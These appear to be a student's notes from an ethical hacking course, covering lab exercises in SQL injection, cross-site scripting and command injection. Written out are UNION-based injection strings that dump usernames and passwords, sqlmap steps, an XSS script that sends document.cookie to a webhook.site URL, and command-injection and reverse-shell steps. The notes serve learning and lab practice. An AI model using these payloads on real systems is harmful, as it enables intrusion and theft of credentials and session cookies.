**FOR REFERENCE: appsecexplained.gitbook.io (PEH REFERENCE FOR EVERYTHING ABOUT THE COURSE)**

**Also check payload all the things**

jeremy' or 1=1# (To test injection we test with ‘ or “ because sql statement sare created using these)

jeremy' union select null,null,null#

jeremy' union select null,null,version()#

jeremy' union select null,null,table\_name from information\_schema.tables#

jeremy' union select null,null,column\_name from information\_schema.columns#


jeremy’ union select null,null,username from injection0x03\_users#

jeremy' union select null,null,password from injection0x01#

jeremy' union select null(int),1,password from injection0x01#

portswigger.net/web-security/sql-injection/cheat-sheet

sqlmap –r (something.txt contains everything from the burpsuite intercepted login page)




Adding the and 1=1, or 1=1 breaks the query showing that yes it contains sql



We use substring to get details from databases

**NOTE: FROM THE IMAGE ABOVE, IF YOU CHANGE THE ‘ AFTER THE COOKIE TO ; IT ALLOWS EVERY AND ANY THING TO GO THROUGH BUT ‘ DOES THE BREAKING RIGHTLY**


****

we find version by changing length and adding what we are looking for




Remember you are deleting the payloads after the cookie den copy the request, save in a text file and use the above when u want everything in that above


This is for speed and directly to that table you want



For the Next Challenge



Notice that x is not in the database but when u add the sql statement it returns everything in the database which means it is really vulnerable



To find username and password, capture that one In burp suite and then save to text file den use sqlmap



Above is a faster way of dumping the data of the table but ensure to replace the product= (with dummy data)

**XSS PART**

[**https://portswigger.net/research/alert-is-dead-long-live-print**](https://portswigger.net/research/alert-is-dead-long-live-print)


**alert(1)**


**prompt(“1”)**

**<img src=x onerror="window.location.href=’https://tec-sec.com’"> (DOM REDIRECT)**

**<h1>Html Injection</h1> we used firefox multi containers for this**


**Using webhook.site to get a connection,  
<script>var i = new Image; i.src="/?"+document.cookie;</script>**

** /// the forward slash question mark ensures that the cookie is returned as a parameter, in the quotation space of the i.src, we insert the webhook url gotten from curl after doing (curl** [**https://webhook.site/e28deac6-70df-451f-aabd-acddb018ae5a**](https://webhook.site/e28deac6-70df-451f-aabd-acddb018ae5a)**, copying the url on terminal)**

****

**COMMAND INJECTION**

**For Reference:** [**https://appsecexplained.gitbook.io/appsecexplained/**](https://appsecexplained.gitbook.io/appsecexplained/)


****


**;** ends the statement and runs another, the whoami; gives us info and the echo HTTP prints the whoami part “www-data”

We can even just run ;whoami; asd (asd for error) and we get the www-data. We can also run other commands by subbing the whoami with ls –la or something else from the link for appsec


Then we want a reverse shell since we know we can run command and then we Google **Payload all things and then we try to get a shell** and we keep trying different payloads as one might not work

Do ;which bash;asd to find the script to use or ;which php;asd or ;which python;asd






We have php and we used a php script like,




**NOTE DO NOT FORGET THE SEMI COLUMN BE4 A COMMAND AND B4 ASD**

****


**Yellow line is proof that we are in a container**


**COMMAND 2**




****

**Next** we want to see if we can trigger a new line from that web address and although the command is unknown when hosted on a python server, it shows us we can do something






Trying a different method 2 get shell,




Copy the reverse shell, edit the ip and port, and host a web server in same directory and a nc listener

**COMMAND 3**


****

**Any of the input is vulnerable and this one gives us a www-data**


****




Although we get an error message, the payload is highlighted and that is what I want to show. Then we host a listener in NC on same port and then we run same payload and we get a shell



**INSECURE FILE UPLOAD**

